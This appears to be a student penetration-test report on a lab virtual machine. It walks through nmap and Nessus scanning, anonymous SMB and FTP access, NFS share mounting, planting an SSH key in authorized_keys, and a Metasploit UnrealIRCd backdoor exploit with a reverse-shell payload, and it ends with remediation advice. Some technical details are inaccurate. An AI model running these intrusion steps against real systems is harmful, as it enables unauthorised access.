PENETRATION TESTING

P2621996

Nashib Limbu

2187 words

Table of Content

Introduction

Penetration test was performed on target network/machine.

Scope

Test was conducted on internal infrastructures and any open ports except web applications, which was not required to be tested.

Methodology

NIST Four-stage penetration testing methodology was used.

Planning: First plan was to find a suitable target machine on the network and ended up choosing 10.0.2.10, then run scans on it to analysis the network.

Discovery: Target was scanned and analysed with nmap and Nessus. Information disclosure helped to find service version etc…

Attack: With information disclosure attack was able to be narrowed down to protocol and service versions.

Reporting: Each step of the planning; discovery; and attack was recorded with evidence from screenshots.

Rationale

Rationale behind using NIST Four-stage testing methodology was that it allowed for simple and easy guideline to follow in terms of how-to penetration a target. Planning is always conducted followed by scanning of target and then exploitation and reporting.

Executive Summary

Overview

A black box penetration testing – meaning no prior information about the client - was done on the target from an attacking machine.

The aim was to identify any weaknesses on the target and were stimulated like a malicious actor.

All aspects of the client's environment were scanned and attacked if it was within the scope of the penetration test. All attacks were done within a week time frame and could be attempted with surface level knowledge of penetration testing.

Throughout the report, details of the technical procedures utilised will be explained.

Technical Summary

Overview

Initial mapping of the network allowed for selection of target 10.0.2.10 and further scanning discovered all ports on UDP/TCP.

Each port was further scanned to check for service version which was used to determine vulnerability. The ports that allowed for information disclosure were FTP, SSH, RPC, Netbios Samba.

Attempts were also made on various other ports which ended up in failure, such as SSH not having public key acceptance; brute force not working on SSH/SMB/FTP (although FTP AND SMB did allow for anonymous login which will be covered later)

The main form of attack infiltration was through rsync which allowed target machine unauthorized access. SSH public key was then generated for host machine to be uploaded via rsync to allow SSH connection, allowing host machine to connect to target machine using host public key.

NFS exported share was also allowed to be mounted resulting in critical risk as it meant attacker could write and read files on the target machine. This led to opening and editing of the unreal3.2.8.1 backdoor on the target machine.

Post Exploitation was used in conjunction with many sessions. Such as finding username from NFS to use for rsync or allowing unreal backdoor after creating session from rsync ssh login. Root access will be gained through uploading authorized_keys to root/.ssh

Risk Rating

Critical	Exploitation of this vulnerability will lead to administrator access or read/write access on target machine	NFS mount share, no_root_squad
High	Likely to lead to administrator access, opens shell sessions	Rsync likely to lead to root and shell
Medium	Unlikely to lead to administrator access, but may be used to provide confidential information	E.g., account details that can be brute forced
Low	Information Disclosure	Network scan providing service version information

Table of vulnerabilities and severity

Critical	1. NFS Exported share information disclosure which allows for attacker to write on target machine.
High	1. Rsync which allows shell from ssh login 2. Unreal backdoor post-exploitation from NFS Share allows for shell
Medium	1. Weak algorithm for ssh
Low	1. FTP Anonymous Login 2. UDP scan 3. TCP scan 4. SSH vulnerabilities(3) 5. Rpcbind 6. Samba info disclosure

MITRE ATT&CK matrix

Figure 1- ATT&CK Framework

Engagement Description

Total of 1 critical risk, 2 high risk, 1 medium risks, 8 low risks, and multiple information disclosures.

Attack narrative

Vulnerability analysis was done via command line with nmap and Nessus scan.

Tools included: nmap; Nessus; msfconsole; google; kali Linux, pholus

Discussion of tools:

Nmap: Network mapper useful to find IP address and ports. It is open source and the information found such as OS; service; ports are extremely useful in exploitation of target machine.

Nessus: Nessus provides additional functionality beyond testing for known vulnerabilities and was another layer of analysis to make sure nothing was missed.

Msfconsole: Is an interface for the Metasploit Framework and I used it to execute exploits; scanners and payloads.

Google: Used for searching vulnerabilities on service versions found from network scanning.

Kali Linux: It is the main OS to use as it already contains several tools geared towards penetration testing, making it more efficient and saving time from downloading anything additional needed.

Pholus: The tool used to try and abuse mDNS Probing phase

Risk Key:

Critical
High
Medium
Low

IP Address

As this was a black box penetration test, no information was provided hence, I had to first find the IP address of a suitable target, which was done using Netdiscover.

Four devices were found:

```
 -----------------------------------------------------------------------------
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:a6:8f:cd      6     360  PCS Systemtechnik GmbH
 10.0.2.10       08:00:27:44:47:69      1      60  PCS Systemtechnik GmbH
 10.0.2.1        52:54:00:12:35:00      7     420  Unknown vendor
```

Figure 2- Netdiscover

Further analysis was conducted using nmap to find specific target machine.

‘’sudo nmap -sV -O ‘Target’ ” – -sV = version scan port -O = information about OS

10.0.2.1

10.0.2.1 was the default gateway found by using “ip r”– Router

```
└─$ ip r
default via 10.0.2.1 dev eth0 proto dhcp metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
```

Figure 3- Router

10.0.2.2

“sudo nmap -sV -O 10.0.2.2”

10.0.2.2 was the home VoIP security phone/camera/doorbell – not a suitable target machine.

```
Aggressive OS guesses: Grandstream GXP1105 VoIP phone (98%), Garmin Virb Elite action camera (93%), 2N Helios IP VoIP doorbell
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Figure 4 - VoIP Phone Camera Doorbell

10.0.2.3

No point of entry or information was found for 10.0.2.3

```
└─$ sudo nmap -sV -O 10.0.2.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 03:06 IST
Nmap scan report for 10.0.2.3
Host is up (0.000081s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:A6:8F:CD (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

Figure 5- 10.0.2.3

10.0.2.10

I found a target machine to infiltrate alongside useful information on open ports and OS

```
Host is up (0.00022s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
873/tcp  open  rsync       (protocol version 31)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
MAC Address: 08:00:27:44:47:69 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: OSBOXES; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 6- Target Machine 10.0.2.10

TCP Ports

Nmap version scan was run on all 65535 ports.

```
└─$ sudo nmap -sV --version-intensity 9 10.0.2.10 -p-
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 04:38 IST
Nmap scan report for 10.0.2.10
Host is up (0.00014s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.2
22/tcp    open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
873/tcp   open  rsync       (protocol version 31)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
33496/tcp open  nlockmgr    1-4 (RPC #100021)
35920/tcp open  status      1 (RPC #100024)
43079/tcp open  mountd      1-3 (RPC #100005)
51550/tcp open  mountd      1-3 (RPC #100005)
54476/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:44:47:69 (Oracle VirtualBox virtual NIC)
Service Info: Host: OSBOXES; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 7- TCP Ports

Low

Low Risk Key was given because a large amount of information was disclosed which could be used as attack vector but cannot transition from the scan itself.

UDP Ports

All 65535 ports were scanned and it mirrored TCP ports except an addiftional zeroconf service on port 5353.

```
UDP Scan Timing: About 96.73% done; ETC: 20:38 (0:59:20 remaining)
Completed UDP Scan at 20:15, 107511.96s elapsed (65535 total ports)
Nmap scan report for 10.0.2.10
Host is up (0.00025s latency).
Not shown: 61798 closed udp ports (port-unreach), 3728 open|filtered udp ports (no-response)
PORT      STATE SERVICE
111/udp   open  rpcbind
137/udp   open  netbios-ns
2049/udp  open  nfs
5353/udp  open  zeroconf
34455/udp open  unknown
44433/udp open  unknown
51795/udp open  unknown
54981/udp open  unknown
56343/udp open  unknown
MAC Address: 08:00:27:44:47:69 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 107512.04 seconds
           Raw packets sent: 107522 (5.067MB) | Rcvd: 109497 (8.336MB)
```

Figure 8- UDP Ports

Low

Low Risk Key was given because a large amount of information was disclosed which could be used as

RPCBIND

Since port 111 rpcbind is open, querying can lead to high level of information disclosure which can then be used for any further exploits.

```
111/tcp open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      40812/udp   mountd
|   100005  1,2,3      43805/udp6  mountd
|   100005  1,2,3      50837/tcp6  mountd
|   100005  1,2,3      51550/tcp   mountd
|   100021  1,3,4      33496/tcp   nlockmgr
|   100021  1,3,4      39670/udp   nlockmgr
|   100021  1,3,4      44358/tcp6  nlockmgr
|   100021  1,3,4      55628/udp6  nlockmgr
|   100024  1          35920/tcp   status
|   100024  1          51180/udp6  status
|   100024  1          59991/udp   status
|   100024  1          60139/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
111/udp open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      40812/udp   mountd
|   100005  1,2,3      43805/udp6  mountd
|   100005  1,2,3      50837/tcp6  mountd
|   100005  1,2,3      51550/tcp   mountd
|   100021  1,3,4      33496/tcp   nlockmgr
|   100021  1,3,4      39670/udp   nlockmgr
|   100021  1,3,4      44358/tcp6  nlockmgr
```

Figure 9- RPCBIND Info Disclosure

As it only leads to information disclosure, it is a low-risk classification.

Low

Samba Exploit Port 139/445

Can find samba folders by using “smbclient -L 10.0.2.10” and since login is figured to be anonymous can find folder within “sambashare”

```
└─$ smbclient -L 10.0.2.10
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (osboxe
SMB1 disabled -- no workgroup available
```

Figure 10 - Unauthenticated Login

```
└─$ smbclient //10.0.2.10/sambashare
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible com
smb: \> ls
  .                                    D
  ..                                   D
  rootfs                               D
```

Figure 11

Now attempts can be made to exploit samba. Since the nmap scan didn't show exact version, I used msfconsole and auxiliary scanner to find version running on target machine;

```
cation domain:OSBOXES)
[*] 10.0.2.10:445          -   Host could not be identified: Windows 6.1 (Samba 4.3.11-Ubuntu)
```

Figure 12 – Samba Version

Searchsploit tool was then used to find exploit;

```
└─$ searchsploit samba 4.3.11
-----------------------------------------------------------------------------------------------
 Exploit Title
-----------------------------------------------------------------------------------------------
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)
-----------------------------------------------------------------------------------------------
```

Figure 13- Searchsploit

Options for the exploit was found by logged onto the samba client anonymously

```
Module options (exploit/linux/samba/is_known

   Name            Current Setting  Required
   ----            ---------------  --------
   RHOSTS          10.0.2.10        yes
   RPORT           445              yes
   SMB_FOLDER      rootfs           no
   SMB_SHARE_NAME  sambashare       no
```

Figure 14

Low risk classification because the samba exploit failed to create a session however, since samba client allows anonymous login there is information disclosure of anything on the surface.

```
[-] 10.0.2.10:445 - Exploit failed: RubySMB::Error::
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/is_known_pipename) >
```

Figure 15- is_known_pipename Exploit

Low

FTP Anonymous Login – Port 21

Found via auth script on nmap that FTP anonymous login was allowed

```
└─$ nmap --script auth 10.0.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 03:55 IST
Nmap scan report for 10.0.2.10
Host is up (0.00025s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Figure 16- Anonymous FTP login

As you can see below, I logged on successfully with anonymous username and empty password.

```
└─$ ftp 10.0.2.10
Connected to 10.0.2.10.
220 (vsFTPd 3.0.2)
Name (10.0.2.10:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
account         exit            mget            put             status
append          form            mkdir           pwd             struct
ascii           get             mls             quit            system
bell            glob            mode            quote           sunique
binary          hash            modtime         recv            tenex
bye             help            mput            reget           tick
case            idle            newer           rstatus         trace
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp>
```

Figure 17

However due to read only permission it is low risk as I cannot upload any payloads via msfvenom I cannot gain access and do post exploitation/elevate privilege from that vector

```
msf6 auxiliary(scanner/ftp/anonymous) > exploit

[+] 10.0.2.10:21          - 10.0.2.10:21 - Anonymous READ (220 (vsFTPd 3.0.2))
[*] 10.0.2.10:21          - Scanned 1 of 1 hosts (100% complete)
```

Figure 18

```
└─$ sudo msfvenom -p /usr/share/metasploit
zsh: permission denied: reverse_tcp.aspx
```

Figure 19-Payload fail

Low risk classification because it is read only

Low

Solution set anonymous enable to No in config file and then restart vsftpd service.

NFS Mount Share File – Port 2049

Was able to use NFS to access files/folders locally from the target machine.

Showmount -e 10.0.2.10 – Used to see what folder I can mount

```
└─$ showmount -e 10.0.2.10
Export list for 10.0.2.10:
/       *
/home *
```

Figure 20

Using NFS mount I can now access files on target machine

```
┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 10.0.2.10:/ /home/kali/mount/1

┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 10.0.2.10:/home /home/kali/mount/home
```

Figure 21- Mounting NFS Share Locally

By mounting target machine files, I am now able to read/write and navigate the directories.

```
10.0.2.10:/      227557760   4224384 211751040   2% /home/kali/mount/1
10.0.2.10:/home 278627456    205952 264244992   1% /home/kali/mount/home
```

Figure 22


```
┌──(kali㉿kali)-[~/mount/home/osboxes/Downloads]
└─$ ls
Unreal3.2.8.1  Unreal3.2.8.1_backdoor  Unreal3.2.8.1_backdoor.tar.gz  Unreal3.2.8.1.tar.gz
```

Figure 23

This is a critical vulnerability, as NFS shares mounted by host machine can use it to read/write files on target machine as shown in the rsync and unreal backdoor vulnerabilities.

Critical

SSH Vulnerabilities – Port 22



Sev	Score	Name
MEDIUM	4.3 *	SSH Weak Algorithms Supported
LOW	3.7	SSH Weak Key Exchange Algorithms Enabled
LOW	2.6 *	SSH Server CBC Mode Ciphers Enabled
LOW	2.6 *	SSH Weak MAC Algorithms Enabled
INFO		SSH Algorithms and Languages Supported
INFO		SSH SHA-1 HMAC Algorithms Enabled

Figure 24- SSH Vulnerabilities

Multiple CVEs were found ranging from medium to low risk

The medium risk was due to use of Arcfour stream cipher which has weak keys;
Low 3.7 was due to use of weak algorithms
Low 2.6 was due to use of CBC mode cipher encryption which allows attacker to recover plaintext message from the ciphertext.
Low 2.6 was due to use of MD5 and 96-Bit MAC algorithms which are both considered weak.

Rsync 873: SSH/NFS Mount

Using “rsync 10.0.2.10” I can see files directory with no authentication required which means that the service allows for unauthenticated access.




Figure 25- Unauthenticated Access

Using “rsync test.txt 10.0.2.10::files” I added test.txt file to remote share files.




Figure 26- Remote Share Test

I can now use rsync alongside SSH to gain low level access. This was done using “ssh-keygen” to create a public key, then with command;
“cat /home/kali/.ssh/id_rsa.pub > /home/kali/mount/home/osboxes/.ssh/authorized_keys”
I was able to append host public key onto authorized_keys file from the NFS Mount Share exploit.

Using ssh command shown in the figure below I was able to access osboxes on target machine remotely.

```
└─$ ssh -i /home/kali/.ssh/id_rsa.pub osboxes@10.0.2.10
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

69 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Thu Apr 28 13:01:50 2022 from 10.0.2.15
osboxes@osboxes:~$
```

Figure 27- Access

Obtained low level privilege

Although I only showed low level privilege access, rsyncing the id_rsa from host machine onto target “root/.ssh” instead of “osboxes/.ssh” can gain the administrator level privileges, hence leading to high-risk classification.

High

Unreal IRC backdoor using SSH login

By navigating osboxes which I gained to access via NFS mount share, I find “unreal3.2.8.1” which is a backdoor.

```
┌──(kali㉿kali)-[~/mount/home/osboxes/Downloads]
└─$ ls
Unreal3.2.8.1  Unreal3.2.8.1_backdoor  Unreal3.2.8.1_backdoor.tar.gz  Unreal3.2.8.1.tar.gz
```

Figure 28- Mounted Access

An attempt was made to try exploiting the vulnerability however, the port was closed, and payload failed to create a session. Therefore, I had to run the program via Rsync SSH access.

```
PORT     STATE  SERVICE
6667/tcp closed irc
```

Figure 29

To run the unreal, the unrealirc.conf file needed to be set up properly with IP addresses; port and random key on lines 720,721.

```
allow {
        ip              *10.0.2.15*;
        hostname        *255.255.255.0*;
        class            clients;
        maxperip 5;
};
```

Figure 30

```
 */
listen          10.0.2.10:9000
{
        options
        {
                ssl;
                clientsonly;
        };
};

listen          10.0.2.10:7000;
listen          10.0.2.10:9000;
```

Figure 31

```
 cloak-keys {
         "aoAr1HnR6gl3sJ7hVz4Zb7x4YwpW";
         "aoAr1HnR6gl3sJ7hVz4Zb7x4YwpX";
         "aoAr1HnR6gl3sJ7hVz4Zb7x4YwpY";
 };
```

Figure 32

I was able to start the program and open the ports.

```
* Loading IRCd configuration ..
[warning] unrealircd.conf:255: listen with SSL flag e
* Configuration loaded without any problems ..
* Loading tunefile..
* Dynamic configuration initialized .. booting IRCd.
```

Figure 33

```
6667/tcp  open  irc       UnrealIRCd
6697/tcp  open  irc       UnrealIRCd
7000/tcp  open  irc       UnrealIRCd
8067/tcp  open  irc       UnrealIRCd
9000/tcp  open  irc       UnrealIRCd
```

Figure 34

Now, the port 6667 was able to be exploited via msfconsole by using exploit “unix/irc/unreal_ircd_3281_backdoor” and payload “cmd/unix/reverse_perl”

```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.10        yes       The target host(s), range
   RPORT   6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an inte
   LPORT  4444             yes       The listen port
```

Figure 35

Leading to low level privilege access, and high-risk classification as it provides interactive shell and further exploits such as running root payload scripts can lead to administrator privileges.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.10:6667 - Connected to 10.0.2.10:6667...
    :irc.foonet.com NOTICE AUTH :*** Looking up your hostname...
[*] 10.0.2.10:6667 - Sending backdoor command...
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.10:40158) at 2022-04-29 02:21:10 +0100

whoami
osboxes
id
uid=1000(osboxes) gid=1000(osboxes) groups=1000(osboxes),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare)
^C
```

Figure 36- Creation of Session

High

Unsuccessful Tests

Broadcast-avahi-dos script - CVE-2011-1002 UDP DoS

Target machine was not vulnerable to prerule script CVE-2011-1002 UDP DoS

```
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
```

Figure 37

SSH Public key acceptance

10.0.2.10 did not have public key acceptance

```
22/tcp   open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

Figure 38

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 03:58 I
NSE: [ssh-publickey-acceptance] Failed to authenticate
NSE: [ssh-publickey-acceptance] Failed to authenticate
NSE: [ssh-publickey-acceptance] Failed to authenticate
NSE: [ssh-publickey-acceptance] Failed to authenticate
Nmap scan report for 10.0.2.10
Host is up (0.00032s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

Figure 39

Brute-Force SSH/FTP/SMB

Brute force was attempted with the most common user/pass, but they were not used.

“sudo nmap - -script auth 10.0.2.10 -sS”

```
Nmap scan report for 10.0.2.10
Host is up (0.000052s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
873/tcp  open  rsync
2049/tcp open  nfs
MAC Address: 08:00:27:44:47:69 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-users:
|_  Domain: OSBOXES; Users: nobody

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Figure 40

Further scan was used from msfconsole “ssh_login” with list of most common ssh usernames and passwords created by security expert Daniel Miessler.

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting
   ----              ---------------
   BLANK_PASSWORDS   true
   BRUTEFORCE_SPEED  5
   DB_ALL_CREDS      false
   DB_ALL_PASS       false
   DB_ALL_USERS      false
   PASSWORD
   PASS_FILE         /home/kali/Downloads/Seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt
   RHOSTS            10.0.2.10
   RPORT             22
   STOP_ON_SUCCESS   false
   THREADS           1
   USERNAME
   USERPASS_FILE     /home/kali/Downloads/yaptest/ssh-usernames.txt
   USER_AS_PASS      false
   USER_FILE
   VERBOSE           true
```

Figure 41

Both scans failed to brute-force any credentials.

5353 zeroconf

Attempt was made to launch DoS against target machine on UDP port 5353 running service zeroconf using “Pholus” tool.

Pholus tool allows abuse of the mDNS probing phase by causing timeout, however, as uptime seems to be fine on shell of target machine and I had no other way of checking if it was working, I listed it as a failure to take process resources.

```
└─$ sudo python pholus.py eth0 -afre -stimeout 1000
/usr/local/lib/python2.7/dist-packages/scapy/config.py:411: Cryptography
.
  import cryptography
source MAC address: 08:00:27:10:ca:db source IPv4 Address: 10.0.2.15 sou
Send fake responses to requests
Sniffer filter is: not ether src 08:00:27:10:ca:db and udp and port 5353
I will sniff for 1000 seconds, unless interrupted by Ctrl-C
Press Ctrl-C to exit
```

Figure 42

```
uptime
 17:27:11 up 2 days,  7:17,  3 users,  load average: 0.18, 0.09, 0.02
uptime
 17:27:13 up 2 days,  7:17,  3 users,  load average: 0.18, 0.09, 0.02
```

Figure 43

Remediation

RPCBIND

Closing the RPCBIND port 111 will stop information disclosure from queries.

Samba Exploit Port 139/445
Removing anonymous login from samba exploit/force signing-in to access client

FTP Anonymous Login – Port 21
Solution set anonymous enable to No in config file and then restart vsftpd service.

NFS Mount Share File – Port 2049
Configure it so that only authorized hosts can mount remote shares.

SSH Vulnerabilities – Port 22
Remove weak ciphers
disable weak algorithms
Disable CBC MODE cipher encryption
Disable MD5 and 96 bit MAC algorithms.

Rsync 873: SSH/NFS Mount
Remove unauthenticated access

Unreal IRC backdoor using SSH login
Configure the NFS so that only authorized hosts can mount remote shares to avoid exploiting backdoors inside the target's directories